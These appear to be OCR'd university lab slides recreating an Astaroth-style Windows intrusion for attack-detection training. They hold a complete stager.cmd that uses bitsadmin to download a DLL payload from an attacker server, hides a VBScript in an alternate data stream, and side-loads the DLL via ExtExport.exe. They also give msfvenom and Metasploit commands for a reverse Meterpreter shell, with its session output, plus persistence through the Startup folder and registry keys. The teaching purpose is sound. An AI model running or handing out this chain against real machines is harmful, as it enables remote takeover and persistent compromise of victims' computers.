

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "C:\Users\Public\Libraries\raw\launcher.lnk"

Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "MALICIOUS COMMAND PATH"
oLink.Arguments = "MALICIOUS COMMAND ARGS (INCLUDE PAYLOAD PATH)"

oLink.Save
```

Step 2: Stager




```
type launcher_create.vbs >
                    C:\Users\Public\Libraries\raw\desktop.ini:launcher_create.vbs

erase launcher_create.vbs

cscript desktop.ini:launcher_create.vbs
```


Step 2: Stager



The stager runs "launcher.lnk", which executes **extexport.exe**
Extexport.exe runs a DLL from **C:\Users\Public\Libraries\raw**

```
C:\Program Files (x86)\Internet Explorer\Extexport.exe
                                                    C:\Users\Public\Libraries\raw
                                                    foo
                                                    bar
```

Step 2: Stager




```
C:\Users\Roberto\Desktop>dir /R "C:\Users\Public\Libraries\raw"
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: C054-3191

 Directory di C:\Users\Public\Libraries\raw

13/04/2022  19:48    <DIR>          .
13/04/2022  19:48    <DIR>          ..
13/04/2022  19:48                 0 desktop.ini
                                304 desktop.ini:launcher_create.vbs:$DATA
13/04/2022  19:48             1.144 launcher.lnk
13/04/2022  19:47             5.120 mozcrt19.dll
               3 File          6.264 byte
               2 Directory  25.303.519.232 byte disponibili
```

Step 2: Stager

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

stager.cmd

```
@echo off
setlocal enabledelayedexpansion

set SERVER=http://172.16.190.1/
set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\

rem Create the target directoty if it does not exist.
if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%

set PAYLOAD_DLL=payload.dll
set TARGET_ADS=desktop.ini
set LAUNCHER_LNK=launcher.lnk
set LAUNCHER_CREATE_VBS=launcher_create.vbs

rem ExtExport.exe looks for any DLL with the following names.
set EXTEXPORT_DLLS[1]=mozcrt19.dll
set EXTEXPORT_DLLS[2]=mozsqlite3.dll
set EXTEXPORT_DLLS[3]=sqlite3.dll

rem Select one DLL filename at random.
set /a _rand=%RANDOM% %% 3 + 1
set EXTEXPORT_DLL=!EXTEXPORT_DLLS[%_rand%]!
```

Step 2: Stager

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

stager.cmd (continued)

```
set URL_PAYLOAD_DLL=%SERVER%%PAYLOAD_DLL%
set PATH_EXTEXPORT_DLL=%PATH_PUBLIC_DIR%%EXTEXPORT_DLL%

rem Download the renamed DLL payload from the server.
bitsadmin /transfer 2 /priority FOREGROUND %URL_PAYLOAD_DLL% %PATH_EXTEXPORT_DLL%

set PATH_LAUNCHER_LNK=%PATH_PUBLIC_DIR%%LAUNCHER_LNK%
set PATH_LAUNCHER_CREATE_VBS=%PATH_PUBLIC_DIR%%LAUNCHER_CREATE_VBS%

set PATH_LAUNCHER_CREATE_ADS=%PATH_PUBLIC_DIR%%TARGET_ADS%:%LAUNCHER_CREATE_VBS%

set PATH_EXTEXPORT_EXE=C:\Program Files (x86)\Internet Explorer\Extexport.exe
set EXTEXPORT_ARGS=C:\Users\Public\Libraries\raw foo bar

rem Use a temporary VBScript to create the LNK launcher.
rem The launcher will take the renamed DLL payload and load it using ExtExport.
echo Set oWS = WScript.CreateObject("WScript.Shell") > %PATH_LAUNCHER_CREATE_VBS%
echo sLinkFile = "%PATH_LAUNCHER_LNK%" >> %PATH_LAUNCHER_CREATE_VBS%
echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %PATH_LAUNCHER_CREATE_VBS%
echo oLink.TargetPath = "%PATH_EXTEXPORT_EXE%" >> %PATH_LAUNCHER_CREATE_VBS%
echo oLink.Arguments = "%EXTEXPORT_ARGS%" >> %PATH_LAUNCHER_CREATE_VBS%
echo oLink.Save >> %PATH_LAUNCHER_CREATE_VBS%
```

Step 2: Stager

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

stager.cmd (continued)

```
rem Copy the launcher creation VBScript to the Alternate Data Stream (ADS) of desktop.ini
and erase it.
type %PATH_LAUNCHER_CREATE_VBS% > %PATH_LAUNCHER_CREATE_ADS%
erase %PATH_LAUNCHER_CREATE_VBS%

rem Execute the launcher creation VBScript from the Alternate Data Stream (ADS).
cscript %PATH_LAUNCHER_CREATE_ADS%

rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL
payload.
start /b %PATH_LAUNCHER_LNK%
```

Step 3: Payload generation

- To generate the malicious DLL, we use **msfvenom** from **Metasploit**
- Run msfvenom from the **attacker machine** (e.g., your host machine)

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.128 LPORT=4444 -f dll -o payload.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
Saved as: payload.dll
```

Step 3: Payload generation

```
$ msfvenom -p windows/meterpreter/reverse_tcp
           LHOST=<attacking_ip>
           LPORT=4444
           -f dll
           -o payload.dll
```

- **-p windows/meterpreter/reverse_https** - Tells msfvenom to generate a payload for a reverse shell
- **LHOST=<OUR_IP>** - The IP address the payload will connect back to
- **LPORT=4444** - The connection port
- **-f dll** - This generates a payload in the DLL format
- **-o payload.dll** - It will write the payload into a file called "payload.dll"

Step 4: Server setup

- The victim machine (e.g., Windows VM) downloads the DLL from the attacker machine
- We use **SimpleHTTPServer Python module** to spin up a HTTP server
- It will serve **stager.cmd** and **payload.dll**

```
# python 2.X
python -m SimpleHTTPServer 80

# python 3.X
python -m http.server 80
```

```
root@kali:~/attack_detection_fundamentals/code_exec_persistence# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

NOTE: Run these commands in the folder that contains the payload.
The files will be accessible at: **http://<attacker_ip>/<requested_file>**

Step 5: Listener setup

- We also use **Metasploit** to set up the **C2 server ("command and control")**
- A Metasploit **"handler"** will listen for (reverse) connection from our payload from the victim machine

```
$ msfconsole
> use exploit/multi/handler
# Define the payload used:
> set PAYLOAD windows/meterpreter/reverse_tcp
# Define the listening host:
> set LHOST <ATTACKER_IP>
# Define the listening port:
> set LPORT 4444
# Start the handler:
> exploit
```

Step 5: Listener setup

<platform> / <architecture> / <payload type> / <communication type>

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.40.128:4444
```

https://www.offensive-security.com/metasploit-unleashed/metasploit-fundamentals/

Step 5: Listener setup

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.190.1:4444
[*] Sending stage (180291 bytes) to 172.16.190.139
[*] Meterpreter session 3 opened (172.16.190.1:4444 -> 172.16.190.139:53781) at 2022-04-14 10:04:51 +0200

meterpreter > ls
Listing: C:\Users\Roberto\Desktop
=================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  2502032  fil   2022-02-16 23:34:59 +0100  autoruns.exe
100666/rw-rw-rw-  1311     fil   2022-04-13 16:31:54 +0200  clickme.lnk
100777/rwxrwxrwx  1474     fil   2022-04-13 16:18:08 +0200  create_dropper_lnk.bat
100666/rw-rw-rw-  282      fil   2021-04-12 15:12:52 +0200  desktop.ini
100777/rwxrwxrwx  2293     fil   2022-04-13 16:48:47 +0200  stager.cmd

meterpreter >
```

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Step 6: Attack execution

1. First, move the "create_dropper_lnk.bat" batch file to the Windows VM that will act as the target (any directory is fine) and execute it. This will create a shortcut file named "clickme.lnk" that will imitate the Infection Vector in the real attack.
2. On the attacking machine, move to the directory where the payloads are stored and set up a HTTP server as described above.
3. Open up a Metasploit console and set up a listener for a reverse Meterpreter shell over TCP, again following the steps already outlined.
4. Back to the target machine, it is time for the user to click on that completely benign-looking file. This will trigger the whole attack chain.
5. Turns out the "clickme" shortcut file is a dropper - who would have thought! After executing, this binary uses BITSAdmin to fetch the next step of the attack chain, a stager batch file. This stager gets automatically executed and performs two actions:

Step 6: Attack execution

6. First it reaches back to our C2 server, retrieves our DLL payload, renames it and stores it in "C:\Users\Public\Libraries\raw\".
7. Second, it generates a VBS script and copies it to the Alternate Data Stream of "desktop.ini" inside the same directory, hiding it from unwanted eyes. The original script is immediately deleted.
8. This now hidden script is accessed and executed by the stager, creating the final launcher file in shortcut format (.lnk).
9. Almost there! In its final step, the stager executes the shortcut file, which launches ExtExport.exe - a LOLBin bundled in Internet Explorer - pointing to the directory where the suitably-renamed DLL payload is stored. If successful, the DLL is side-loaded and the embedded payload is executed.
10. Voila! A Meterpreter session appears in the terminal of our attacking machine. Good job!

MITRE ATT&CK Mapping

- Find out which MITRE ATT&CK **tactics** and **techniques** were used in this attack
- https://attack.mitre.org/
- Have a look at the original blog post from Microsoft for more info


ATT&CK®

Extra task: Persistence

- We add two traditional techniques for **persistence**
  - Registry Run Keys
  - Start-up Folder
- Not stealthy, but still reliable and efficient!
- The malware will **still run** even **after rebooting the victim machine**

https://www.fuzzysecurity.com/tutorials/19.html
https://docs.microsoft.com/en-gb/windows/win32/setupapi/run-and-runonce-registry-keys
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg

Persistence



StartUp Folder

- Any **executable** in the start-up folder will be **automatically executed at log-in** (in the context of the user logged-in)

```
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\
                                    Start Menu\Programs\Startup\
```

- System-wide StartUp folder (executables loaded for any user log-in)
- You need administrative privileges to write there

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
```

Registry Run Keys

- By adding an entry to **certain locations inside the Windows Registry ("Run Keys")**, an attacker is able to get code executed every time the **system boots up** or that the **user logs in**
- We have both **user-specific** and **system-wide** locations

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
> REG ADD HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
                                        /v <name>  /t REG_SZ  /d <filepath>
```

HKEY_CURRENT_USER: registry entries for the **current user** (the compromised one!)

Registry Run Keys

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
> REG ADD HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
                                        /v <name>  /t REG_SZ  /d <filepath>
```


HKEY_LOCAL_MACHINE: registry entries for **system-wide configuration** (you need admin privileges)

Registry Run Keys


- More registry run keys (the case of Astaroth)

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
```

Stager with persistence

- We add this line to copy the launcher to the user's Start Up folder


```
copy <filepath> "C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\
                                                    Programs\Startup\<filename>"
```



Stager with persistence

- We also add this line to create a registry key pointing to the launcher

```
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
                                                    /f  /v StartUp  /t REG_SZ  /d <filepath>
```



/f - Adds the registry entry without prompting for confirmation
/v - Specifies the name of the registry entry
/t - Specifies the type for the registry entry (string)
/d - Specifies the data for the new registry entry

Stager with persistence

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

stager.cmd

```
....
rem Execute the launcher creation VBScript from the Alternate Data Stream (ADS).
cscript %PATH_LAUNCHER_CREATE_ADS%

rem ##########################################################################
rem Persistence Code Added Here

rem Copy the Launcher to the user's startup folder.
copy %PATH_LAUNCHER_LNK% "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\%LAUNCHER_LNK%"

rem Add a registry key to the run keys in the user registry hive.
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
/f /v StartUp /t REG_SZ /d %PATH_LAUNCHER_LNK%

rem ##########################################################################

rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL
payload.
start /b %PATH_LAUNCHER_LNK%
```

Attack execution (updated)

10. A Meterpreter shell spawns in the terminal of our attacking machine. Good job! Now let's test for persistence.
11. First navigate to the user Start Up folder C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` and check that a copy of our launcher has successfully been copied there.
12. Now let's make use of an internal Windows tool called Regedit to check if the key has been added to the Registry too. Open the search bad in the taskbar and type `regedit`. You need to run this with administrative rights. Once inside Regedit's interface, navigate to `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`. Check the value on right hand side of the key named "startup". If the stager script was successful, this should now contain the path to our payload.
13. Time for the final test: Shut down your target Windows VM. Your Meterpreter shell should die shortly afterwards.
14. Restart the listener on the Metasploit console in our C2 machine.
15. Reboot the target Windows VM and login as the same user.
16. Back in your attacking VM you should now see a shiny new Meterpreter shell coming up. Victory! Persistence has been achieved! Now sit back and get ready to #HackTheWorld.

Extra task: WMI

- Early Astaroth campaigns adopted **WMI** for
  - **retrieving information** from the victim machine
  - **staging** and **running** malicious code
- Find more info on MITRE ATT&CK: https://attack.mitre.org/techniques/T1047/
- Update the attack to use WMI

More labs

- F-Secure Labs, Workshops on Attack Detection Fundamentals
- https://www.f-secure.com/en/consulting/events/attack-detection-fundamentals-workshops